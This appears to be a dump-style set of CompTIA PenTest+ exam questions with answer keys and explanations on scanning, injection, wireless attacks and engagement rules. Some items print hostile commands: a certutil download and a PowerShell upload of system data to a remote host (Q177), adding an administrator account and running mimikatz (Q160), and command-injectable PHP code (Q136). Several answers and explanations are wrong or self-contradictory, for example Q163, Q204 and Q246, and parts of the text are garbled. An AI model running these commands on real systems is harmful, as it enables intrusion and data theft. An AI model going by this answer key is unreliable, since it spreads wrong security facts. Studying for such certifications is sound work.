A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks1.

NEW QUESTION 129
A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.
Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

A. Closing open services
B. Encryption users' passwords
C. Randomizing users' credentials
D. Users' input validation
E. Parameterized queries
F. Output encoding

Answer: DE

Explanation:
SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can result in data theft, data corruption, authentication bypass, or command execution. To mitigate SQL injection vulnerabilities, the following remediation techniques are recommended:

➤ Users' input validation: This involves checking and sanitizing the user input before passing it to the database server. Input validation can prevent malicious or unexpected input from reaching the database server and causing harm. Input validation can be done by using whitelists, blacklists, regular expressions, or escaping mechanisms.

➤ Parameterized queries: This involves using placeholders or parameters for user input instead of concatenating it with the SQL statement. Parameterized queries can separate the user input from the SQL logic and prevent it from being interpreted as part of the SQL statement. Parameterized queries can be implemented by using prepared statements, stored procedures, or frameworks that support them. The other options are not relevant or effective remediation techniques for SQL injection vulnerabilities.

NEW QUESTION 133
A penetration tester ran an Nmap scan on an Internet-facing network device with the –F option and found a few open ports. To further enumerate, the tester ran another scan using the following command:
nmap –O –A –sS –p- 100.100.100.50
Nmap returned that all 65,535 ports were filtered.
Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 135
Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems
B. Susceptibility to DDoS attacks
C. Inability to network
D. The existence of default passwords

Answer: A

NEW QUESTION 136
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 139
A penetration tester captured the following traffic during a web-application test:

GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M8widXNlcm3hbWUiOiI
iLCJlbWFpbCI6InFkbW5lucQ5p1aWN1LXNoLm9wTiwicQFzc3dvcmQiOiIwMfkyMDIzYTdiYmQIBaZILMCUxNbmYwdNjlk2jE4Yj9wMZIaTnJvbGUiOi
Jh3GipbiIsInSlbHV4ZVRva2VuIjoIiwibGFzdExv22lu5KAiOiIwLjAuMD4wZiwicHJvZmleU1tYWdl1joiYXNzZKAzL3B1VnaapYy5pbWFnZXQvdXBab2Fkcy9k
ZW2hdNaYQWRtaW4ucGSnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZl1jp0cnVlCJjonVh2VAQKQiOiIyM
DIkLITAyLTAzIDEyOjAjO7UxLjYOMiAzMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIkLITAyLTAzIDEyOjAjO7UxLjYOMiAzMDA6MDAiLCJkZW1ldGVkQXQ
iOm5lbGwk5LCJpYXQiOiEZMTIsNTU1N1jIsImV4cCI6MTYxNjM3MzU2Mn0.fXRqussopr9J5J05YN1_Rjl06eBzMZiETw
JyKF0v_fAgw0yN9xTaYolsU2doddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrK4tdmrPASi4qlhtWr8pSlpLqMIZiG-hwffOubKWiYBacH5-1d_SOK6ClgePjT7zxfcEqkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j0ODPelatUPAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M8widXNlcm3hbWUiOiIiLCJlbWFpbCI6InFkbWluQGp
laWNlLXNoLm9wTiwicQFzc3dvcmQiOiIwMfkyMDIzYTdiYmQIBaZILMCUxNbmYwNjlk2jE4Yj9UWMCIeInJvbGUiOiJh3GipbiIsImRlbHV4ZVRva2VuIjoiIwibGFzdExv22lu5KAiOiIwLjAuMD4wZiwicHJvZmleU1tYWdl1joiYXNzZKAzL3B1VnaapYy5pbWFnZXQvdXBab2Fkcy9kZW2hdNaYQWRtaW4ucGSnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZl1jp0cnVlCJjonVh2VAQKQiOiIyMDIkLITAyLTAzIDEyOjAjO7UxLjYOMiAzMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIkLITAyLTAzIDEyOjAjO7UxLjYOMiAzMDA6MDAiLCJkZW1
ldGVkQXQiOm5lbGwk 5LCJpYXQiOiEZMTIsNTU1N1jIsImV4cCI6MTYxNjM3MzU2Mn0.fXRqussopr9J5J05YN1_Rjl06eBzMZiETw
cOKfGMJyKFOv_fAgw0yN9xTaYolsU2doddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrK4tdmrPASi4qlhtWr8pSlpLqMIZiG-hwffOubKWiYBacH5-1d_SOK6ClgePjT7zxfcEqkM
Content-Length: 0
Host: 172.16.0.10:3000

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.
B. Decrypt the authorization header using bcrypt.
C. Decode the authorization header using Base64.
D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 141
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 145
Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

A. Tandem
B. Reversal
C. Semi-authorized
D. Known environment

Answer: D

Explanation:
The OSSTM testing methodology that should be used to test under the worst conditions is known
environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION 148
A penetration tester obtained the following results after scanning a web server using the dirb utility:
...
GENERATED WORDS: 4612

Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 – FOUND: 4
Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html
B. about
C. info
D. home.html

Answer: B

Explanation:
The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential vulnerabilities.

NEW QUESTION 153
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Answer: A

Explanation:
Aircrack-ng is a suite of tools that allows the penetration tester to test the effectiveness of the wireless IDS solutions by performing various attacks on wireless networks, such as cracking WEP and WPA keys, capturing and injecting packets, deauthenticating clients, or creating fake access points. Aircrack-ng can also generate different types of traffic and signatures that can trigger the wireless IDS alerts or responses, such as ARP requests, EAPOL frames, or beacon frames.

NEW QUESTION 158
The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
C. nmap PnsV OiL target.txt A target_text_Service
D. nmap sSPn n iL target.txt A target_txtl

Answer: A

Explanation:
According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A. nmap -sn -n
-exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.
This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24,
excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION 160
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 161
A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory
B. DNS records
C. Web-application scan
D. Full scan

Answer: A

NEW QUESTION 162
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 163
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000

------------------
DURB v2.22
By The Dark Raver
------------------

START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

------------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

------------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 167
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence.
Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: AD

Explanation:
* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.
* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

NEW QUESTION 171
A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.
Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Answer: A

NEW QUESTION 175
A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Answer: C

Explanation:
The nmap –f --badsum 192.168.1.10 command is most likely to avoid detection by the client's IDS, as it will use two techniques to evade IDS signatures or filters. The –f option will fragment the IP packets into smaller pieces that might bypass some IDS rules or firewalls. The --badsum option will use an invalid checksum in the TCP or UDP header that might cause some IDS systems to ignore the packets.

NEW QUESTION 177
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. Certutil –urlcache –split –f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. Wget http://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Answer: A

Explanation:
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-whil
--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the –urlcache option. In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

NEW QUESTION 180
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly
B. Monthly
C. Quarterly
D. Annually

Answer: C

Explanation:
Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard1. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.
https://www.pcicomplianceguide.org/faq/#25
PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION 182
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:
fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 185
A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

A. SQL injection
B. HTML injection
C. Remote command injection
D. DLL injection

Answer: A

Explanation:
WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection34. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the

attacker can infer information about the database structure and data1.
Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 189
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.
B. testing can make detecting actual APT more challenging.
C. testing adds to the workload of defensive cyber- and threat-hunting teams.
D. business and network operations may be impacted.

Answer: D

NEW QUESTION 193
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 194
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 197
Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

A. Scope details
B. Findings
C. Methodology
D. Statement of work

Answer: C

NEW QUESTION 200
During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support -----------company systems?

A. Aside-channel attack
B. A command injection attack
C. A watering-hole attack
D. A cross-site scripting attack

Answer: C

Explanation:
The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to

compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them2. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

NEW QUESTION 204
Given the following script: while True:
print ("Hello World")
Which of the following describes True?

A. A while loop
B. A conditional
C. A Boolean operator
D. An arithmetic operator

Answer: C

Explanation:
True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print "Hello World" indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

NEW QUESTION 207
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: A

Explanation:
According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.
The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:
≫ Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables.
≫ Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
≫ Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.
≫ Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
≫ Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
≫ Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.
≫ Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
≫ Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.
The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment1:
≫ It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.
≫ It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.
≫ It protects both parties from potential risks or disputes that may arise during or after the project.

NEW QUESTION 210
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Answer: D

Explanation:
https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%

NEW QUESTION 215
Given the following script:

```
Line
1    #!/usr/bin/python3

Line
2    from scapy.all import *

Line
3    a = 
     IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))

Line
4    b = sr1(a, verbose=0)

Line
5    for x in range(b[DNS].count):

Line
6        print(b[DNSRR][x].rdata)
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.

NEW QUESTION 217
A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.
B. Capture handshakes from wireless clients to crack.
C. Span deauthentication packets to the wireless clients.
D. Set up another access point and perform an evil twin attack.

Answer: C

Explanation:
The best method available to pivot and gain additional access to the network is to span deauthentication packets to the wireless clients. This will cause them to disconnect from their wireless access point and reconnect using their hard-wired connection, which may have less restrictive ACLs. The penetration tester can then capture their traffic or attempt to compromise their systems.

NEW QUESTION 218
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Recommend configuring password complexity rules in all the systems and applications.
D. Document the unprotected file repository as a finding in the penetration-testing report.

Answer: D

NEW QUESTION 223
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Answer: A

Explanation:
Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

NEW QUESTION 228

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

A. NIST SP 800-53
B. ISO 27001
C. GDPR

Answer: C

Explanation:
GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

NEW QUESTION 233
A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 234
A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

A. Gain access to the target host and implant malware specially crafted for this purpose.
B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
D. Proxy HTTP connections from the target host to that of the spoofed host.

Answer: D

NEW QUESTION 238
A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:
PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 242
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 246
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Answer: B

Explanation:
All other answers are a form of encryption or randomizing the data.

NEW QUESTION 248
A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

A. To provide protection against host OS vulnerabilities
B. To reduce the probability of a VM escape attack
C. To fix any misconfigurations of the hypervisor
D. To enable all features of the hypervisor

Answer: B

Explanation:
A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.
One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.
By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 250
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection

Answer: DF

Explanation:
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:
> Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
> PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.

NEW QUESTION 251
